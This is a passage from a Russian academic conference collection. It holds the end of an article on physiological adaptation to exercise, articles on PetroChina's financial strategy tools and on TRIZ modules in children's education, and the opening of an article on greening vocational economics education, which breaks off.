Повышают лактатный порог, улучшают восстановление и общий уровень выносливости. Пример: чередование высокой и умеренной нагрузки.

## 4. Особенности адаптации у разных возрастных групп

- Дети и подростки: высокая пластичность нервно-мышечной системы, но слабо выраженные сердечно-сосудистые адаптации.
- Взрослые спортсмены: возможность максимальной реализации функциональных резервов, но риск перетренированности.
- Пожилые люди: замедленная адаптация, однако регулярные умеренные нагрузки позволяют сохранять здоровье и мобильность.

## 5. Практические рекомендации

Для эффективного тренировочного процесса необходимо:

- учитывать тип и интенсивность нагрузки;
- индивидуализировать программу тренировок;
- контролировать показатели сердечно-сосудистой и дыхательной систем;

- обеспечивать полноценное восстановление и питание.

Адаптация организма к физическим нагрузкам — это многоуровневый процесс, зависящий от характера и интенсивности тренировок. Различные режимы нагрузок вызывают специфические изменения в организме, что требует индивидуального подхода при составлении программ физической подготовки. Полученные данные могут быть использованы для оптимизации тренировок с целью повышения спортивных результатов и укрепления здоровья.

#### **Использованные источники**

1. Алексеев, А. В. Физиология физических упражнений : учебник / А. В. Алексеев. — Москва : Академия, 2021. — 352 с.
2. Батулин, А. К. Основы физиологии человека в адаптации к физическим нагрузкам / А. К. Батулин. — Санкт-Петербург : СПбГУФК им. П. Ф. Лесгафта, 2020. — 240 с.
3. Губа, В. П. Теория и методика физической культуры : учебник / В. П. Губа, Ю. Ф. Курышев, Н. Н. Сергеев. — Москва : Дрофа, 2021. — 416 с.
4. Иванова, Г. П. Физиологические основы адаптации к физическим нагрузкам / Г. П. Иванова, В. В. Никитин. — М. : Советский спорт, 2022. — 288 с.
5. Казарян, А. А. Адаптационные реакции организма при занятиях физическими упражнениями / А. А. Казарян // Теория и практика физической культуры. — 2023. — № 7. — С. 45–49.

# МЕЖДУНАРОДНЫЕ ЭКОНОМИЧЕСКИЕ ОТНОШЕНИЯ

УДК 336.648

Чжань Вэньчао, магистр  
МПГУ

## ИНСТРУМЕНТЫ ОПТИМИЗАЦИИ ФИНАНСОВОЙ СТРАТЕГИИ КРУПНЫХ КОРПОРАЦИЙ В КИТАЕ (НА ПРИМЕРЕ «PETROCHINA»)

*Аннотация:* В статье исследуются инструменты оптимизации финансовой стратегии крупных китайских корпораций на примере компании «PetroChina». Автор анализирует уникальные механизмы управления капиталом, инвестиционной политики и риск-менеджмента, характерные для китайской модели корпоративного управления, сочетающей рыночные подходы с государственным регулированием. Особое внимание уделяется адаптации финансовых инструментов к специфике нефтегазового сектора, включая использование цифровых технологий и международных финансовых практик. Исследование демонстрирует, как «PetroChina» достигает финансовой устойчивости через диверсификацию источников финансирования, стратегические инвестиции и интеграцию с национальными программами развития. Результаты работы имеют практическую ценность для корпораций других стран, особенно в условиях глобальной экономической нестабильности.

*Ключевые слова:* Финансовая Стратегия, Китайские Корпорации, Управление Капиталом, Инвестиционная Политика, Государственное Регулирование

*Zhan Wenchao, master  
Moscow Pedagogical State University  
Moscow, Russia*

## TOOLS FOR OPTIMIZING THE FINANCIAL STRATEGY OF LARGE CORPORATIONS IN CHINA (USING PETROCHINA AS AN EXAMPLE)

*Abstract:* This article examines the tools used to optimize the financial strategy of large Chinese corporations, using PetroChina as an example. The author analyzes the unique mechanisms of capital management, investment policy, and risk management characteristic of the Chinese model of corporate governance, which combines market approaches with state regulation. Particular attention is paid to the adaptation of financial instruments to the specifics of the oil and gas sector, including the use of digital technologies and international financial

*practices. The study demonstrates how PetroChina achieves financial stability through diversification of funding sources, strategic investments, and integration with national development programs. The results of the study are of practical value to corporations in other countries, especially in the context of global economic instability.*

**Keywords:** *Financial Strategy, Chinese Corporations, Capital Management, Investment Policy, Government Regulation*

## **Введение**

В условиях глобализации экономических процессов и усиления конкуренции на международных рынках финансовые стратегии корпораций приобретают ключевое значение для обеспечения устойчивого развития. Особый интерес представляет опыт Китая, где крупные компании успешно сочетают рыночные механизмы с государственным регулированием, демонстрируя высокие темпы роста даже в условиях нестабильности мировых финансовых систем.[1] Финансовая стратегия становится не просто инструментом управления ресурсами, а важнейшим элементом корпоративной политики, определяющим долгосрочную конкурентоспособность.

Целью данного исследования является анализ инструментов оптимизации финансовой стратегии китайских корпораций, позволяющих им адаптироваться к динамичным изменениям глобальной экономики. Акцент делается на методы, обеспечивающие баланс между прибыльностью, ликвидностью и минимизацией рисков. В отличие от западных моделей, китайские компании активно используют специфические механизмы, такие как тесное взаимодействие с государственными финансовыми институтами, стратегическое планирование с учетом пятилетних планов развития экономики, а также гибкое управление заемным капиталом.

Научная новизна работы заключается в систематизации подходов к оптимизации финансовой стратегии именно в контексте китайской корпоративной модели, где сочетаются рыночные и административные методы управления. Внимание уделяется не только классическим финансовым инструментам, но и особенностям их применения в условиях высокой роли государственного сектора и специфики национального рынка капитала. Это позволяет выявить уникальные механизмы, которые могут быть полезны для изучения в других странах с переходной или смешанной экономикой.

Актуальность темы подтверждается растущим влиянием китайских корпораций на мировую экономику, а также необходимостью поиска новых эффективных решений в области корпоративных финансов. Данное исследование вносит вклад в понимание того, как крупные компании в Китае достигают финансовой устойчивости, и какие уроки могут быть извлечены для применения в других регионах, включая Россию.

## **Теоретические основы финансовой стратегии корпораций**

Финансовая стратегия корпорации представляет собой системный подход к управлению финансовыми ресурсами, направленный на достижение долгосрочных целей компании в условиях изменяющейся внешней среды. В научной литературе под финансовой стратегией принято понимать совокупность методов и инструментов, обеспечивающих устойчивое развитие предприятия через оптимизацию структуры капитала, инвестиционной деятельности и управления рисками. Оптимизация финансовой стратегии предполагает не только максимизацию прибыли, но и баланс между доходностью, ликвидностью и финансовой стабильностью, что особенно важно для крупных корпораций, функционирующих в условиях высокой волатильности рынков.

Ключевые инструменты финансовой стратегии могут быть классифицированы по нескольким направлениям. Инвестиционная политика включает выбор проектов, оценку их эффективности и распределение капитала с учетом стратегических приоритетов компании.[2] Управление структурой капитала предполагает определение оптимального соотношения собственных и заемных средств, минимизацию стоимости финансирования и поддержание финансовой гибкости. Риск-менеджмент охватывает методы хеджирования валютных, кредитных и рыночных рисков, а также разработку стратегий, позволяющих компании адаптироваться к кризисным ситуациям. В современных условиях особую значимость приобретают цифровые технологии, такие как использование больших данных и искусственного интеллекта для прогнозирования финансовых показателей и автоматизации принятия решений.

Финансовые стратегии китайских корпораций обладают рядом особенностей, обусловленных спецификой национальной экономики. Важнейшим фактором является активное участие государства, которое не только регулирует ключевые отрасли, но и выступает стратегическим инвестором для многих крупных компаний. Это приводит к формированию гибридных моделей управления, сочетающих рыночные механизмы с элементами централизованного планирования. Еще одной отличительной чертой является ориентация на долгосрочное развитие, что проявляется в приоритете стратегических проектов над краткосрочной прибыльностью, а также в высокой степени диверсификации бизнеса. Кроме того, китайские корпорации активно используют механизмы государственно-частного партнерства и специальные финансовые инструменты, такие как целевые кредиты под национальные проекты, что усиливает их конкурентоспособность на международной арене.

### **Методология исследования**

В рамках настоящего исследования применяется комплексный методологический подход, позволяющий осуществить всесторонний анализ инструментов оптимизации финансовой стратегии китайских корпораций. Основу методологической базы составляет качественный анализ,

предполагающий глубокое изучение теоретических концепций и практических механизмов финансового управления. Этот метод был выбран ввиду его способности раскрывать содержательные аспекты финансовых стратегий, выходящие за рамки количественных измерений. Качественный подход дополняется сравнительным анализом, который дает возможность сопоставить применяемые инструменты с международными практиками корпоративного управления.

Важным элементом методологии выступает разработка системы критериев оценки эффективности финансовых инструментов. В качестве ключевых показателей рассматриваются ликвидность, отражающая способность компании выполнять краткосрочные обязательства; рентабельность, демонстрирующая эффективность использования капитала; а также финансовая устойчивость, характеризующая долгосрочную стабильность корпорации.[3] Особое внимание уделяется показателям, учитывающим специфику китайских компаний, таким как степень интеграции с государственными программами развития и уровень адаптации к регулирующим требованиям. Применяемая методология учитывает необходимость комплексной оценки взаимосвязей между различными элементами финансовой стратегии. Это достигается через анализ корреляционных зависимостей между инвестиционной политикой, структурой капитала и системами риск-менеджмента. Методика исследования включает также изучение нормативно-правовой базы Китая, регулирующей деятельность корпораций, что позволяет понять институциональные ограничения и возможности при формировании финансовых стратегий.

Следует отметить существенные ограничения, влияющие на проведение исследования. Основное затруднение связано с ограниченной доступностью данных о финансовой деятельности китайских корпораций, что обусловлено как коммерческой тайной, так и особенностями национальной системы отчетности.[4] Динамичный характер китайской экономики создает дополнительные методологические сложности, поскольку инструменты финансового управления постоянно адаптируются к изменяющимся условиям. Эти факторы требуют особой осторожности при интерпретации результатов и формулировании выводов.

### **Ключевые инструменты оптимизации финансовой стратегии**

Анализ финансовой стратегии компании «PetroChina» позволяет выявить комплекс инструментов, обеспечивающих ее устойчивое развитие в условиях глобальной энергетической трансформации. Деятельность данной корпорации представляет особый интерес с точки зрения сочетания традиционных подходов к управлению финансами с инновационными методами, адаптированными к специфике нефтегазового сектора.

Управление структурой капитала в «PetroChina» характеризуется сбалансированным подходом к соотношению собственных и заемных средств. Компания демонстрирует консервативную политику в области заимствований, поддерживая показатель долговой нагрузки на уровне ниже среднего по

отрасли. Особенностью является активное использование возможностей китайского финансового рынка, включая специальные кредитные линии государственных банков для стратегических проектов.[5] Одновременно «PetroChina» привлекает международное финансирование через выпуск облигаций на азиатских рынках капитала, что позволяет диверсифицировать источники заемных средств. Инвестиционная политика корпорации отражает стратегические приоритеты энергетического сектора Китая. Значительная часть капитальных вложений направляется на проекты по увеличению добычи нефти и газа, при этом наблюдается постепенное увеличение инвестиций в возобновляемую энергетику и низкоуглеродные технологии. «PetroChina» реализует принцип диверсификации не только по видам деятельности, но и географически, распределяя инвестиции между внутренним рынком и международными проектами. Особого внимания заслуживает практика создания стратегических альянсов с национальными нефтесервисными компаниями, позволяющая оптимизировать капитальные затраты.

Цифровые технологии занимают важное место в финансовом управлении «PetroChina». Корпорация активно внедряет системы предиктивной аналитики для оптимизации денежных потоков и управления затратами. В области расчетов с контрагентами применяются технологии распределенного реестра, что особенно важно для международных операций. Финансовое планирование осуществляется с использованием специализированных платформ, интегрирующих данные о производственной деятельности, рыночных ценах и макроэкономических показателях. Международная финансовая деятельность «PetroChina» строится на сочетании различных инструментов хеджирования валютных и товарных рисков.[6] Компания регулярно размещает долговые инструменты на международных рынках, включая еврооблигации в различных валютах. Особенностью является синхронизация таких размещений с циклами развития бизнеса и стратегическими инвестиционными программами. Управление валютными рисками осуществляется через комплексные программы, учитывающие географическую диверсификацию операционной деятельности.

Опыт «PetroChina» демонстрирует эффективность адаптации финансовых инструментов к специфике нефтегазового бизнеса в условиях энергетического перехода. Компания успешно сочетает традиционные подходы к управлению капиталом с инновационными методами, что позволяет поддерживать финансовую устойчивость при реализации масштабных инвестиционных программ. Особенностью является тесная интеграция финансовой стратегии с общегосударственными приоритетами развития энергетического сектора, что характерно для китайской модели корпоративного управления. Финансовая стратегия «PetroChina» представляет значительный интерес для анализа, так как отражает эволюцию подходов к управлению финансами в условиях глобализации и энергетической трансформации. Изучение применяемых компанией инструментов позволяет

выявить закономерности формирования финансовой политики крупных корпораций в регулируемых отраслях экономики. Полученные выводы могут быть полезны для совершенствования подходов к управлению финансами в аналогичных компаниях других стран.

### **Заключение**

Проведенное исследование позволяет сделать ряд значимых выводов относительно эффективности инструментов оптимизации финансовой стратегии китайских корпораций. Анализ показал, что сочетание рыночных механизмов с элементами государственного регулирования создает уникальную модель корпоративного управления, демонстрирующую высокую адаптивность в условиях глобальной экономической нестабильности. Особую эффективность доказали комплексные подходы, объединяющие традиционные методы финансового менеджмента с инновационными технологиями и стратегическим планированием.

Для российских корпораций китайский опыт представляет существенный практический интерес, особенно в аспектах управления структурой капитала и разработки долгосрочных инвестиционных стратегий. Возможность адаптации отдельных элементов этого опыта требует тщательного учета национальных экономических особенностей и институциональной среды. Наиболее перспективными представляются механизмы государственно-частного партнерства и методы цифровизации финансовых процессов, доказавшие свою эффективность в китайской практике.

Перспективным направлением дальнейших исследований может стать углубленный анализ влияния геополитических факторов на формирование корпоративных финансовых стратегий. Особого внимания заслуживает изучение взаимосвязи между изменениями в международной политике и трансформацией подходов к управлению финансовыми рисками. Разработка этой проблематики будет способствовать развитию теории корпоративных финансов и созданию более совершенных моделей адаптации бизнеса к условиям глобальной турбулентности.

### **Использованные источники:**

1. Иванникова А.А., Попов А.К. Финансово-организационные инструменты трансформации отечественной экономики // Вопросы инновационной экономики. 2023. Т. 13, № 4. С. 1973-1992.
2. Солодовников С.Ю., Мелешко Ю.В., Сюй Ц. Факторы развития корпоративного управления в Китае // Наука и техника. 2023. Т. 22, № 4. С. 342-354.
3. Илышева Н.Н., Баженова В.И., Савостина О.В. и др. Особенности финансовой политики в Китае // Экономика и управление: проблемы, решения. 2018. Т. 3, № 8. С. 48-55.
4. Дементьев К.И. Анализ мирового опыта применения искусственного интеллекта для оптимизации бизнес-процессов предприятий // Управленческое консультирование. 2023. № 1 (169). С. 107-120.

5. Никулина О.В., Мирошниченко О.В. Сравнительный анализ особенностей финансирования инновационной деятельности компаний нефтегазового комплекса в мировой экономике // Финансовая аналитика: проблемы и решения. 2016. № 32 (314). С. 23-39.
6. Никулина О.В., Рудакова А.Е. Стратегическое управление инновационным развитием международных компаний нефтегазовой отрасли // Экономика устойчивого развития. 2016. № 1. С. 293-303.

# ОБРАЗОВАНИЕ И ПЕДАГОГИКА

УДК 371.2

*Котова А.А., кандидат педагогических наук,  
методист, зам. директора по УМР  
ГБУДО Санкт-Петербургский городской центр  
детского технического творчества  
Российская Федерация, г. Санкт-Петербург  
Колчина Э. А.*

*методист  
педагог дополнительного образования  
ГБУДО Санкт-Петербургский городской  
центр детского технического творчества  
Российская Федерация, г. Санкт-Петербург  
Логина Н.Н., кандидат технических наук*

*методист  
ГБУДО Санкт-Петербургский городской  
центр детского технического творчества,  
Российская Федерация, г. Санкт-Петербург  
Давыдова В.Ю.  
старший методист*

*ГБУДО Санкт-Петербургский городской  
центр детского технического творчества,  
Российская Федерация, г. Санкт-Петербург*

## УНИВЕРСАЛЬНЫЕ МОДУЛИ ТРИЗ КАК МЕЖДИСЦИПЛИНАРНАЯ ПРАКТИКА В ОБУЧЕНИИ ДЕТЕЙ

*Аннотация:* В статье описаны опорные позиции проекта федеральной инновационной площадки «От знаний к умениям, от ТРИЗ к инженерной практике в дополнительном образовании детей», реализуемого на базе СПбГЦДТТ. Показано, что ТРИЗ как технология междисциплинарная, признанная в мире как инструмент работы со сложными комплексами междисциплинарных нетиповых проблем, способствует их решению, дает инструмент для нахождения приемлемых вариантов выбора, обеспечивает применение обучающимися полученных знаний и навыков в практической деятельности, формируя функциональную грамотность детей. Создание универсальных модулей ТРИЗ, содержащих основные элементы теории, которые при соответствующем оснащении подходящим учебным материалом пригодны для интеграции с любой общеобразовательной программой, усиливая и расширяя ее содержание, является одной из основных

задач ФИП СПбГЦДТТ. Каждый модуль создается для определенного возрастного интервала, этапа развития и уровня подготовки детей.

**Ключевые слова:** теория решения изобретательских задач; функциональная грамотность; междисциплинарная технология; универсальные модули ТРИЗ; выявление одаренных детей.

**Kotova A.A., Candidate of Pedagogical Sciences,  
methodologist  
Deputy Directors  
GBUDO St. Petersburg City  
Center of Children's Technical Creativity  
Russian Federation, St. Petersburg  
Kolchina E.A.  
methodologist  
teacher of additional education,  
GBUDO St. Petersburg City  
Center of Children's Technical Creativity  
Russian Federation, St. Petersburg  
Loginova N.N., Candidate of Technical Sciences,  
methodologist  
GBUDO St. Petersburg City  
Center for Children's Technical Creativity,  
Russian Federation, St. Petersburg  
Davydova V.Y.  
senior methodologist  
GBUDO St. Petersburg City  
Center for Children's Technical Creativity,  
Russian Federation, St. Petersburg**

### **UNIVERSAL TRIZ MODULES AS AN INTERDISCIPLINARY PRACTICE IN TEACHING CHILDREN**

**Abstract:** The article describes the supporting positions of the federal innovation platform project "From knowledge to skills, from TRIZ to engineering practice in additional education for children", implemented on the basis of the St. Petersburg State Technical University. It is shown that TRIZ, as an interdisciplinary technology, is recognized in the world as a tool for working with complex sets of interdisciplinary atypical problems, contributes to their solution, provides a tool for finding acceptable choices, ensures that students apply the acquired knowledge and skills in practical activities, forming the functional literacy of children. The creation of universal TRIZ modules containing the basic elements of theory, which, if equipped with appropriate educational material, are suitable for integration with any general education program, strengthening and expanding its content, is one of

*the main tasks of FIP SPbGTSDT. Each module is created for a specific age range, stage of development and level of preparation of children.*

**Key words:** *theory of solving inventive problems; functional literacy; interdisciplinary technology; universal TRIZ modules; identifying gifted children.*

Новые условия развития и современные тенденции образования в целом диктуют определенные требования к образовательному процессу детей: необходимо развивать умение находить нужную информацию, анализировать и синтезировать, критически перерабатывать ее, делать логические выводы, искать множественные решения, строить доказательства, приводить аргументы, интерпретировать и применять знания в разных контекстах и грамотно представлять результаты.

К инновационным направлениям обучения, ориентированным на развитие творческих качеств личности, мышления, внимания, памяти, творческого подхода к деятельности, в частности, относится ТРИЗ-технология (технология теории решения изобретательских задач). Идеал ТРИЗ-педагогики – новатор, способный генерировать оригинальные идеи и воплощать их в жизнь. Он обладает развитым системным мышлением, позволяющим видеть взаимосвязи и находить нестандартные решения, а также богатым воображением, которое помогает ему выходить за рамки привычного. Его арсенал инструментов для решения сложных задач обширен, а его деятельность направлена на достижение значимой цели.

В связи с высокой актуальностью разработки современных образовательных моделей ТРИЗ, обеспечивающих применение обучающимися полученных знаний и навыков в практической деятельности, формирования функциональной грамотности, современных компетенций в области технических наук, технологической грамотности и инженерного мышления, на базе Санкт-Петербургского городского центра детского технического творчества (СПбГЦДТТ) реализуется проект федеральной инновационной площадки «От знаний к умениям, от ТРИЗ к инженерной практике в дополнительном образовании детей» (ФИП).

ТРИЗ – технология междисциплинарная, признанная в мире как инструмент работы со сложными комплексами междисциплинарных нетиповых проблем, для которых неизвестны типовые решения, дающие приемлемые варианты выбора. Она призвана объединить и систематизировать знания тех областей, которые до сих пор было принято считать различными и несовместимыми.

Большие возможности открываются для использования ТРИЗ при выявлении одаренных детей и сопровождении их развития, включая профессиональную ориентацию.

В качестве примера можно рассмотреть общеразвивающую программу «Технология творческого мышления (основы ТРИЗ с элементами дизайна и профориентации)» (педагог-разработчик Назаренко Г.В.) [1].

Программа реализуется в течение 3 лет и предназначена для детей и подростков от 11 до 17 лет. Образовательный процесс направлен на формирование у учащихся системно-диалектического типа мышления, элементов проектной и технологической культуры, навыков самостоятельной и коллективной творческой деятельности и компетентностной грамотности в широком круге вопросов.

Результаты обучения дети демонстрируют, принимая участие в городских выставках изобретений и ремесел, детского технического творчества, участие в региональном конкурсе проектов технического моделирования и конструирования «От идеи до воплощения», региональной научно-технической Олимпиаде по ТРИЗ (теория решения изобретательских задач) среди образовательных учреждений Санкт-Петербурга, Всероссийской научно-технической Олимпиаде по ТРИЗ «ИКаРиада», Всероссийском конкурсе юных техников – изобретателей и других.

Показателем достижения поставленных в работе задач является то, что педагог способствовал успешному жизненному старту ряда одаренных подростков. Так, в 2024 году Гальчинская Ирина (8 класс) стала абсолютным победителем по ТРИЗ, а Земляницына Вика (4 класс) – призером 2 степени региональной Олимпиады по ТРИЗ. Степанов Иван (6 класс) занял 3 место в личном первенстве в номинации «Интеллектуальный марафон» Всероссийской Олимпиады «ИКаРиада».

Команда Центра (Артемьева Соня, Тельпух Денис, Гальчинская Ирина и Степанов Иван) – вышла на 1 место во Всероссийской Олимпиаде «ИКаРиада» и стала победителем в командном зачете. Эти дети внесены в государственный реестр одаренных детей (Рис.1).



Степанов Иван, 6 класс,  
3 место в номинации  
«Интеллектуальный  
марафон»  
всероссийской  
Олимпиады  
«ИКаРиада»



Команда – победитель (СПбГЦДТТ)



Гальчинская Ирина, 8  
класс,  
Абсолютный  
победитель  
региональной  
Олимпиады по ТРИЗ

Рис.1. Пример выявления одаренных детей

Анализ литературных источников за 10 лет, описывающих использование ТРИЗ в обучении детей, проведенный сотрудниками СПбГЦДТТ, показывает, что наиболее активно методы и приемы ТРИЗ в дополнительном образовании детей педагоги используют в работе с младшеклассниками, в то время, как в школе и дошкольных учреждениях наблюдается обратная картина: максимум приходится на дошкольный возраст (начинается работа по введению в проектную деятельность), а также на среднее и старшее звено школы (так как все чаще учащиеся занимаются проектной работой) [2].

Элементы ТРИЗ включаются в учебный процесс, черпая идеи и способы познания из разных предметов и соответствующих им наук, объединяя идеи в более полное объяснение изучаемого феномена или явления и интегрируя способы познания в целях более глубокого понимания целостных сложных систем междисциплинарного содержания обучения. Уроки, построенные по принципам ТРИЗ-педагогике, необычны и интересны не только детям, но и учителям, но проводить их в школе сложно из-за того, что программы по предметам жестко регламентированы, а для проведения интересного урока с элементами ТРИЗ желательно объединить уроки по одной общей теме из разных областей, чего нельзя сделать без изменения учебного плана [3].

Решает вопросы междисциплинарного подхода через ТРИЗ дополнительное образование детей, которое невозможно представить без объединения различных областей знаний, широкого и углубленного образовательного и практического опыта. Он предполагает соединение компетенций из различных дисциплин для решения комплексных задач. Междисциплинарное содержание дополнительного образования – это учебный материал, интегрированный из смежных направлений в целях более глубокого раскрытия и объяснения какой-то общей для всех этих предметов проблемы (темы, феномена, явления, вопроса). В связи с этим возникает возможность создания *универсальных модулей ТРИЗ*, содержащих основные элементы теории, которые при соответствующем оснащении подходящим учебным материалом пригодны для интеграции с любой общеобразовательной программой, усиливая и расширяя ее содержание, что является одной из основных задач ФИП СПбГЦДТТ.

Образовательный процесс в СПбГЦДТТ охватывает разные области знаний (Рис.2). Это могут быть проекты, объединяющие основы инженерии с художественным дизайном, которые включают создание моделей, работу с 3D-принтерами или выставки инсталляций; могут выполняться научные исследования в области химии, технологии, где учащиеся самостоятельно собирают и анализируют данные, получают новый продукт.



*Рис.2. Первое знакомство со спектром деятельности СПбГЦДТТ – краткосрочная каникулярная образовательная программа «Лаборатория профессий и навыков. PROFI.SKILLS.LAB» (12 часов)»*

Включение в образовательную программу универсальных модулей ТРИЗ будет способствовать не только междисциплинарной интеграции содержания учебного материала, но и обучению учащихся решению трех взаимосвязанных «ТРИЗовских» задач:

- выявлению сложной проблемы (темы, феномена, явления, фокусного вопроса);
- определению компонентов (подсистем) сложной проблемы;
- поиску решения сложной проблемы.

Введение универсальных модулей в образовательный процесс научит детей самостоятельно выявлять проблему, находить способы ее решения, гибко реагировать на новые задачи, то есть учащиеся должны использовать полученные теоретические знания в реальных ситуациях, опираясь на свой личный опыт. Такой подход, подкрепленный знанием ТРИЗ, способствует развитию функциональной грамотности как в школах, так и в системе дополнительного образования. Благодаря знанию ТРИЗ на первый план выступают такие умения, которые позволяют использовать полученную и получаемую информацию и навыки в определенных жизненных условиях и конкретных ситуациях. Результатом становится функциональная грамотность учащихся – знания и умения, которые помогут в дальнейшем решать проблемы, возникающие на жизненном пути. Проблема – это препятствие. Помочь ребенку преодолеть препятствия – в этом состоит задача ТРИЗ. Мир меняется, меняются цели и задачи, расширяются и дополняются жизненные сферы, развиваются социальные отношения, в условиях которых детям необходимо самореализовываться.

Практическое применение ТРИЗ как междисциплинарной практики реализации дополнительных общеразвивающих программ в ГБУДО

СПбГЦДТТ традиционно осуществляется по ступеням для всего возрастного интервала, от дошкольного образования до старшей школы, например:

- ступень – дошкольники: метапредметная программа «Пифагорик», 6-7 лет;
- ступень – младшие школьники: программы «Супермышление и мир вокруг нас», «Введение в ТРИЗ», 7-10 лет;
- ступень – основная, старшая школа: программа «Технология творческого мышления (основы ТРИЗ с элементами дизайна и профориентации)», 11-17 лет.

Соответственно, подготовленность учащихся динамично развивается в процессе обучения.

Каждый модуль создается для определенного этапа развития и уровня подготовки детей:

1. конструкторско-технологический этап (предметный ТРИЗ): экспериментальные задачи на основе конструктора для обучения ТРИЗ, разработанного в СПбГЦДТТ;

2. исследовательский этап: освоение и изучение эффектов – математических, химических, физических, биологических и других как инструментов ТРИЗ;

3. изобретательский ТРИЗ: кейсы – вычленение задач из реальных ситуаций, практика;

4. проектировочный этап: видение новых разрешимых задач, ребенок сам ставит задачу.

Первый опыт внедрения разработанного в СПбГЦДТТ универсального модуля ТРИЗ в программу «Пифагорик» для детей 6-7 лет наглядно продемонстрировал положительный результат, который ощутили не только педагог, но также дети и их родители, особо отметившие воспитательный момент в ТРИЗ, формирующей творческую личность, развивающей интерес к поисковой деятельности, стремление разрабатывать необычные варианты решения задач.

**Вывод:** Универсальные модули, включенные в учебный план определенного предмета, не являясь полной дополнительной общеразвивающей программой по ТРИЗ, выполняют ответственную задачу – должны научить детей мыслить системно и нешаблонно, способствуя формированию ряда личностных, метапредметных и предметных компетенций на междисциплинарной основе.

#### **Использованные источники:**

1. Назаренко Г.В. Технология творческого мышления (основы ТРИЗ с элементами дизайна и профориентации), Описание образовательных программ реализуемых ГБНОУ СПбГЦДТТ – Научно-техническое творчество: сайт [Электронный ресурс] URL: <https://center-tvorchestva.ru/tehnologiya-tvorcheskogo-mishleniya-osnovi-triz-s-elementami-dizaiena-i-proforientacii.html>

2. Котова, А. А., Логинова, Н. Н., Колчина, Э. А. Обобщение опыта использования инструментария ТРИЗ в работе с детьми в образовательных учреждениях / А. А. Котова, Н. Н. Логинова, Э. А. Колчина [Текст] // НАУКА, ТЕХНОЛОГИИ, ОБРАЗОВАНИЕ: Актуальные вопросы, достижения и инновации. — Пенза: МЦНС «НАУКА и просвещение», 2025. — С. 64-75.
3. Скворцова Е. Метапредметные уроки с помощью ТРИЗ: сайт. [Электронный ресурс] URL:  
<https://trizway.com/art/practical/metapredmetnye-uroki-s-pomosyu-triz.html>

*Лыткина А.Г.  
преподаватель  
Финансово-экономический колледж РГЭУ (РИНХ)  
Ростов-на-Дону  
Научный руководитель: Латун И.А., к.пед.н  
Южный федеральный университет  
Ростов-на-Дону*

## **ЭКОЛОГИЗАЦИЯ СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ ЭКОНОМИЧЕСКОГО ПРОФИЛЯ: ОПЫТ, ПРОБЛЕМЫ И ПЕРСПЕКТИВЫ**

*Аннотация:* в статье рассматриваются вопросы экологизации среднего профессионального образования в экономической сфере на примере Финансово-экономического колледжа РГЭУ (РИНХ). Проведён анализ теоретических основ, выявлены основные проблемы и барьеры внедрения экологических компонентов в образовательный процесс. Предложены рекомендации по дальнейшему развитию экологического образования, а также в реализации экологических инициатив в ФЭК РГЭУ.

*Ключевые слова:* экологизация образования, среднее профессиональное образование, экологическая культура, Финансово-экономический колледж РГЭУ (РИНХ), устойчивое развитие, экологическое сознание, анкетирование, педагогические практики.

*Lytkina A.G.  
lecturer  
Financial and Economic College  
Rostov State University of Economics  
Rostov-on-Don  
Academic Supervisor: Latun I.A., Ph.D. in Pedagogy  
Southern Federal University  
Rostov-on-Don*

## **ECOLOGIZATION OF SECONDARY VOCATIONAL EDUCATION IN ECONOMICS: EXPERIENCE, CHALLENGES, AND PROSPECTS**

*Abstract:* The article examines the greening of secondary vocational education in the economic sphere, using the Financial and Economic College of Rostov State University of Economics (RSUE) as a case study. It analyzes theoretical foundations, identifies key challenges and barriers to integrating environmental components into the educational process, and provides recommendations for further development of environmental education and

*implementation of green initiatives at the Financial and Economic College of RSUE.*

**Keywords:** *greening of education, secondary vocational education, environmental culture, Financial and Economic College of RSUE (FEC RSUE), sustainable development, environmental awareness, survey, pedagogical practices.*

Современная парадигма устойчивого развития требует системного пересмотра содержания и методов профессионального образования, особенно в части формирования экологических компетенций у будущих специалистов. В условиях углубляющегося экологического кризиса и растущего интереса к ESG-повестке становится очевидной необходимость экологизации среднего профессионального образования (СПО), включая направления экономического профиля, ранее слабо охваченные экологическим компонентом [4].

Среднее профессиональное образование по своей природе ориентировано на прикладную подготовку и быстрое реагирование на запросы рынка труда. Это делает систему СПО эффективной площадкой для внедрения инновационных образовательных практик, в том числе в сфере экологического образования. Однако, как показывают исследования, несмотря на наличие философско-правового фундамента и обновлённые редакции ФГОС, реальная интеграция экологических аспектов в программы подготовки экономических специальностей остаётся фрагментарной и формализованной [7].

Особое значение экологизация приобретает в экономическом образовании, где возрастает роль знаний об экологических рисках, «зелёных» инвестициях и инструментах устойчивого развития. Формирование экологической культуры у студентов экономических направлений должно опираться на системный подход, сочетая учебную и внеучебную деятельность, междисциплинарные и практико-ориентированные форматы, цифровые решения и партнёрство с работодателями [8].

Целью настоящего исследования стало выявление барьеров и перспектив экологизации СПО на примере Финансово-экономического колледжа РГЭУ (РИНХ), а также формулировка рекомендаций по интеграции экологического компонента в образовательный процесс. В ходе работы были решены задачи анализа теоретических основ экологического образования, изучения нормативной базы, выявления уровня экологической осведомлённости студентов, а также разработки практико-ориентированных предложений. Научная и практическая значимость исследования заключается в возможности адаптации полученных результатов для развития образовательных программ экономических специальностей Финансово-экономическом колледже РГЭУ (РИНХ).

Экологизация образования – процесс интеграции экологических знаний и ценностей в образовательное пространство для формирования устойчивого

мировоззрения [2]. Она базируется на принципах устойчивого развития, сочетающих экономические, социальные и экологические аспекты.

Концептуальной основой служит философия ноосферы В.И. Вернадского, отражённая в российском законодательстве (ФЗ «Об охране окружающей среды», Стратегия экологической безопасности) [1]. Согласно Концепции непрерывного экологического образования, ключевая задача - формирование экологически ответственного поведения [3].

В СПО экологизация приобретает практическую направленность. Профессиональные стандарты экономического профиля прямо требуют учёта экологических факторов в профессиональной деятельности. Современные исследования рекомендуют переход к интегративной модели, где экологические компетенции развиваются междисциплинарно через профессиональные модули, кейсы и проекты [8].

Возраст обучающихся СПО (15-19 лет) благоприятен для формирования экологических ценностей, что подтверждается психологическими исследованиями [7]. Таким образом, экологизация СПО требует адаптации программ с учётом профессиональной специфики и возрастных особенностей.

Внедрение экологического компонента в СПО сталкивается с системными барьерами на различных уровнях. Содержательные проблемы проявляются в фрагментарном включении экологической тематики в учебные планы, несмотря на обновлённые требования ФГОС (2023) по устойчивому развитию и ESG-подходам [7].

